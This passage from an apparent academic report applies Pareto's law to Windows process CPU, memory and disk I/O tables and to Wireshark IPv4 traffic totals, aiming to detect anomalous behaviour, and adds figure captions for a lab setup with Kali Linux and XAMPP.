


Figure 3.3.8 Disk management data after data cleaning (Ming Yong Tan, 21920794)




Figure 3.3.9 Network Data Raw Data from Wireshark (Ming Yong Tan, 21920794)




Figure 3.3.10 Network Data after data cleaning (Ming Yong Tan, 21920794)

Process Name	Instance	CPU	Memory	Thread	Handle	Data	Status	Cumulative Total	Total Usage of CPU in 100% (B/C/D)	TOTAL PERCENT	Cumulative Total M	Total Usage of Memory in 100% (B/C/D)	TOTAL PERCENT
svchost	74	0.31	1337.26	419	0	0.01	Normal	1.34	23.13%	82.84%	5212.68	25.85%	80.03%
System	1	0.30	0.16	135	0	0.00	Normal	1.34	22.33%		5212.68	0.00%	
Code	8	0.14	885.90	163	0	0.00	Normal	1.34	10.45%		5212.68	17.00%	
PhoneExperienceHost	1	0.10	174.10	20	0	0.00	Normal	1.34	7.46%		5212.68	3.34%	
dmv	1	0.10	110.91	18	353	0.00	Normal	1.34	7.46%		5212.68	2.13%	
msedgeview2	13	0.08	775.28	217	0	0.02	Normal	1.34	5.97%		5212.68	14.87%	
MsMpEng	1	0.08	258.75	22	732	0.00	Normal	1.34	5.97%		5212.68	4.36%	
VBosService	1	0.06	3.07	11	169	0.00	Normal	1.34	4.40%		5212.68	0.17%	
explorer	1	0.03	337.74	76	0	0.00	Normal	1.34	2.24%		5212.68	6.46%	
lsass	1	0.03	27.81	9	0	0.00	Normal	1.34	2.24%		5212.68	0.53%	
taskhostv	1	0.03	21.83	6	315	0.00	Normal	1.34	2.24%		5212.68	0.42%	
csrss	2	0.03	15.41	24	0	0.00	Normal	1.34	2.24%		5212.68	0.30%	
csmon	1	0.01	36.97	9	538	0.00	Normal	1.34	0.75%		5212.68	0.71%	
Memory Compression	1	0.01	31.94	46	0	0.00	Normal	1.34	0.75%		5212.68	0.61%	

Figure 3.3.11 Analysis of Pareto Law's (CPU) (Ming Yong Tan, 21920794)

Process Name	Instance	CPU	Memory	Thread	Handle	Data	Status	Cumulative Total	Total Usage of CPU in 100% (B/C/D)	TOTAL PERCENT	Cumulative Total M	Total Usage of Memory in 100% (B/C/D)	TOTAL PERCENT
svchost	74	0.31	1337.26	419	0	0.01	Normal	1.34	23.13%	82.84%	5212.68	25.85%	80.03%
Code	8	0.14	885.90	163	0	0.00	Normal	1.34	10.45%		5212.68	17.00%	
explorer	1	0.03	337.74	76	0	0.00	Normal	1.34	2.24%		5212.68	6.46%	
MsMpEng	1	0.08	258.75	22	732	0.00	Normal	1.34	5.97%		5212.68	4.36%	
PhoneExperienceHost	1	0.10	174.10	20	0	0.00	Normal	1.34	7.46%		5212.68	3.34%	
StartMenuExperienceHost	1	0.00	145.62	15	0	0.00	Normal	1.34	0.00%		5212.68	2.73%	
OneDrive	1	0.00	130.11	24	364	0.00	Normal	1.34	0.00%		5212.68	2.56%	
SearchHost	1	0.00	123.94	12	0	0.00	Normal	1.34	0.00%		5212.68	2.43%	
dmv	1	0.10	110.91	18	353	0.00	Normal	1.34	7.46%		5212.68	2.13%	
RuntimeBroker	4	0.00	103.30	16	0	0.00	Normal	1.34	0.00%		5212.68	1.96%	
OfficeClockToRun	1	0.00	70.58	17	777	0.00	Normal	1.34	0.00%		5212.68	1.95%	
Widgets	1	0.00	64.67	13	882	0.00	Normal	1.34	0.00%		5212.68	1.24%	
backgroundTaskHost	3	0.00	54.00	30	0	0.00	Normal	1.34	0.00%		5212.68	1.04%	
iphotos	1	0.00	48.41	12	668	0.00	Normal	1.34	0.00%		5212.68	0.93%	
CrossDeviceResume	1	0.00	45.37	5	411	0.00	Normal	1.34	0.00%		5212.68	0.87%	
AppActions	1	0.00	42.28	5	290	0.00	Normal	1.34	0.00%		5212.68	0.81%	
ShellHost	1	0.00	40.05	6	382	0.00	Normal	1.34	0.00%		5212.68	0.77%	
SearchIndexer	1	0.00	38.16	8	318	0.00	Normal	1.34	0.00%		5212.68	0.75%	
csmon	1	0.01	36.97	9	538	0.00	Normal	1.34	0.75%		5212.68	0.71%	
Memory Compression	1	0.01	31.94	46	0	0.00	Normal	1.34	0.75%		5212.68	0.61%	
FileCaching	1	0.00	29.38	3	207	0.00	Normal	1.34	0.00%		5212.68	0.56%	
MsDefenderCoreService	1	0.00	28.17	3	511	0.00	Normal	1.34	0.00%		5212.68	0.54%	
lsass	1	0.03	27.81	9	0	0.00	Normal	1.34	2.24%		5212.68	0.53%	
WidgService	1	0.00	27.37	5	330	0.00	Normal	1.34	0.00%		5212.68	0.50%	
SecureHealthService	1	0.00	24.20	9	433	0.00	Normal	1.34	0.00%		5212.68	0.46%	
taskhostv	1	0.03	21.83	6	315	0.00	Normal	1.34	2.24%		5212.68	0.42%	
spoolsv	1	0.00	21.09	9	444	0.00	Normal	1.34	0.00%		5212.68	0.40%	
AggregatHost	1	0.00	17.22	2	239	0.00	Normal	1.34	0.00%		5212.68	0.33%	
fontdrvhost	2	0.00	17.17	10	84	0.00	Normal	1.34	0.00%		5212.68	0.33%	
csrss	2	0.03	15.41	24	0	0.00	Normal	1.34	2.24%		5212.68	0.30%	
VBosTray	1	0.01	14.88	11	285	0.00	Normal	1.34	0.75%		5212.68	0.28%	
NisSrv	1	0.00	14.71	3	215	0.00	Normal	1.34	0.00%		5212.68	0.28%	
winlogon	1	0.00	13.44	5	262	0.00	Normal	1.34	0.00%		5212.68	0.26%	
SecurityHealthSystray	1	0.00	12.85	1	178	0.00	Normal	1.34	0.00%		5212.68	0.25%	
smss	1	0.01	12.07	5	245	0.00	Normal	1.34	0.75%		5212.68	0.23%	
services	1	0.01	11.47	7	629	0.00	Normal	1.34	0.75%		5212.68	0.22%	
UserOOBESrv	1	0.00	11.21	1	123	0.00	Normal	1.34	0.00%		5212.68	0.22%	
audodg	1	0.00	9.62	6	156	0.00	Normal	1.34	0.00%		5212.68	0.18%	
wininit	1	0.00	9.45	1	158	0.00	Normal	1.34	0.00%		5212.68	0.18%	
VBosService	1	0.08	9.07	11	166	0.00	Normal	1.34	4.40%		5212.68	0.17%	
smss	1	0.00	1.66	2	58	0.00	Normal	1.34	0.00%		5212.68	0.03%	
System	1	0.30	0.16	135	0	0.00	Normal	1.34	22.33%		5212.68	0.00%	

Figure 3.3.12 Analysis of Pareto Law's (Memory) (Ming Yong Tan, 21920794)

Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour

A	B	C	D	E	F	G	H	I
Process	PID	I/O Read Bytes	I/O Write Bytes	I/O Other Bytes	Total Bytes (B)	Cumulative Total Bytes	Total Usage of I/O in 100%	Total 20% of Total Usage Col
msedgewebview2.exe	16268	94.6 MB	179.1 MB	12.2 KB	287007742	1,885,741,205	15.22%	81.25%
xampp-control.exe	7456	86.0 KB	116 B	266.0 MB	279009396	1,885,741,205	14.80%	
Telegram.exe	9704	136.0 MB	99.9 MB	12.6 MB	260571135	1,885,741,205	13.82%	
msedgewebview2.exe	14756	142.4 MB	5.5 MB	22.4 KB	155107327	1,885,741,205	8.23%	
mysqld.exe	13872	45.6 MB	96.1 MB	1.5 MB	150156082	1,885,741,205	7.96%	
msedgewebview2.exe	10384	48.7 MB	30.4 MB	1.9 MB	84934655	1,885,741,205	4.50%	
msedgewebview2.exe	3880	45.1 MB	31.3 MB	4.0 MB	84305509	1,885,741,205	4.47%	
msedgewebview2.exe	9996	36.5 MB	39.6 MB	7.6 KB	79804415	1,885,741,205	4.23%	
msedgewebview2.exe	2716	39.8 MB	35.5 MB	11.9 KB	78969957	1,885,741,205	4.19%	
powershell.exe	5720	34.5 MB	34.2 MB	175.4 KB	72216780	1,885,741,205	3.83%	
msedgewebview2.exe	13644	25.1 MB	35.7 MB	7.7 KB	63761304	1,885,741,205	3.38%	
taskhostw.exe	5576	4.7 MB	43.4 MB	164.6 KB	50605055	1,885,741,205	2.68%	
Widgets.exe	14936	1.3 MB	43.0 MB	1.4 MB	47919922	1,885,741,205	2.54%	
msedgewebview2.exe	10528	14.5 MB	20.8 MB	671.3 KB	37702143	1,885,741,205	2.00%	
svchost.exe	9732	8.2 MB	23.8 MB	76.9 KB	33633176	1,885,741,205	1.78%	
SearchHost.exe	3088	13.2 MB	12.6 MB	1.3 MB	28416408	1,885,741,205	1.51%	
msedgewebview2.exe	14948	7.0 MB	13.8 MB	2.1 MB	24012389	1,885,741,205	1.27%	
msedge.exe	19048	9.7 MB	3.3 MB	622.4 KB	14268824	1,885,741,205	0.76%	
svchost.exe	3724	12.9 MB	228.0 KB	10.2 KB	13770546	1,885,741,205	0.73%	
msedgewebview2.exe	14128	6.1 MB	1.4 MB	22.4 KB	7887256	1,885,741,205	0.42%	
StartMenuExperienceHost.exe	7404	5.9 MB	179.5 KB	165.3 KB	6539673	1,885,741,205	0.35%	
backgroundTaskHost.exe	15316	4.1 MB	79.4 KB	40.0 KB	4421426	1,885,741,205	0.23%	
WWAHost.exe	10288	2.1 MB	1.1 MB	349.7 KB	3713534	1,885,741,205	0.20%	
dllhost.exe	1060	2.5 MB	556.0 KB	17.7 KB	3208908	1,885,741,205	0.17%	
svchost.exe	7768	2.8 MB	37.7 KB	6.2 KB	2980964	1,885,741,205	0.16%	
msedge.exe	18908	1.7 MB	349.0 KB	74.2 KB	2215935	1,885,741,205	0.12%	
httpd.exe	6464	1.3 MB	25.5 KB	182.9 KB	1576549	1,885,741,205	0.08%	
OneDrive.Sync.Service.exe	796	866.2 KB	319.8 KB	59.0 KB	1274879	1,885,741,205	0.07%	
RuntimeBroker.exe	10824	1017.9 KB	348 B	184.1 KB	1231195	1,885,741,205	0.07%	
OpenConsole.exe	14460	33.4 KB	34.1 KB	767.7 KB	855243	1,885,741,205	0.05%	
WindowsTerminal.exe	13104	649.9 KB	11.4 KB	146.0 KB	826674	1,885,741,205	0.04%	
RuntimeBroker.exe	15960	384.5 KB	160 B	370.7 KB	773484	1,885,741,205	0.04%	
httpd.exe	1584	662.7 KB	3.4 KB	54.2 KB	737585	1,885,741,205	0.04%	
msedge.exe	18884	171.9 KB	143.1 KB	19.3 KB	342322	1,885,741,205	0.02%	
FileCoAuth.exe	11488	211.1 KB	37.2 KB	1.4 KB	255691	1,885,741,205	0.01%	
rdpclip.exe	7792	22.8 KB	57.9 KB	123.6 KB	209202	1,885,741,205	0.01%	

Figure 3.3.13 Analysis of Pareto Law's (Disk Management) (Ming Yong Tan, 21920794)

Address	Packet	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Total Packets	Total Packets in 100% (B/D *100)	Top 20 %
172.28.58.189	122669	99473239	58566	92370228	64103	7103011	245338	50.00	99.61
172.28.48.1	121720	99047689	63612	6784709	58108	92262980	245338	49.61	
91.108.56.125	473	169842	220	111077	253	58765	245338	0.19	
149.154.167.151	216	143966	138	133286	78	10680	245338	0.09	
184.84.238.154	152	91668	85	62877	67	28791	245338	0.06	
172.172.255.217	30	10138	14	6055	16	4083	245338	0.01	
172.172.255.216	18	2794	7	2190	11	604	245338	0.01	
184.84.238.71	14	2962	8	741	6	2221	245338	0.01	
100.74.128.1	10	1100	10	1100	0	0	245338	0.00	
123.253.149.33	10	1126	4	508	6	618	245338	0.00	
192.168.4.31	5	330	0	0	5	330	245338	0.00	
192.168.86.29	5	330	0	0	5	330	245338	0.00	
40.126.14.164	3	168	1	60	2	108	245338	0.00	
142.250.76.99	3	168	1	60	2	108	245338	0.00	
142.251.221.67	3	168	1	60	2	108	245338	0.00	
172.67.75.39	3	168	1	60	2	108	245338	0.00	
172.172.255.218	3	379	1	228	2	151	245338	0.00	
172.28.63.255	1	243	0	0	1	243	245338	0.00	

Figure 3.3.14 Analysis of Pareto Law's (Network [IPv4]) (Ming Yong Tan, 21920794)

	User 1	User 2	User 3	User 4	User 5	User 6
Brave						
10 mins CPU	79.38%	83.49%	81.25%	80.45%	81.00%	92.93%
10 mins Memory	80.10%	80.24%	81.84%	81.15%	80.68%	80.57%
Disk	83.63%	83.59%	83.59%	83.58%	83.58%	83.58%
15 mins CPU	81.22%	83.90%	83.33%	82.18%	80.13%	84.62%
15 mins Memory	80.94%	80.49%	80.86%	82.44%	81.04%	80.27%
Disk	83.44%	83.44%	83.56%	83.55%	83.55%	83.57%
20 mins CPU	84.91%	81.65%	81.13%	80.81%	81.51%	80.00%
20 mins Memory	80.78%	80.64%	81.21%	82.16%	81.03%	80.60%
Disk	83.57%	83.56%	83.56%	83.56%	83.53%	83.53%
10 mins IPv4	85.94	84.05	82.58	80.95	84.66	88.57
15 mins IPv4	84.57	81.13	79.47	85.58	82.91	83.55
20 mins IPv4	83.74	81.00	82.35	85.55	82.30	80.93
Telegram						
5 mins CPU	80.14%	81.91%	83.76%	85.08%	80.44%	80.31%
5 mins Memory	80.40%	81.85%	80.47%	80.48%	81.07%	80.22%
Disk	80.92%	81.72%	80.47%	80.48%	81.07%	80.22%
10 mins CPU	80.95%	80.83%	82.67%	83.69%	82.45%	81.47%
10 mins Memory	80.45%	80.76%	80.66%	81.65%	80.59%	80.99%
Disk	80.33%	82.57%	80.66%	81.65%	80.59%	80.99%

Figure 3.3.15 Summary of Pareto Law's Analysis (Ming Yong Tan, 21920794)




Figure 3.3.16: Windows 11 Environment Setup (User Profile) (MingYongTan, 21920794)




Figure 3.3.17: Kali Linux for exploitation (Ming Yong Tan, 21920794)




Figure 3.3.18: XAMPP with Apache and MySQL running (Ming Yong Tan, 21920794)




Figure 3.3.19: MySQL with real database taken from Kaggle (Ming Yong Tan, 21920794)

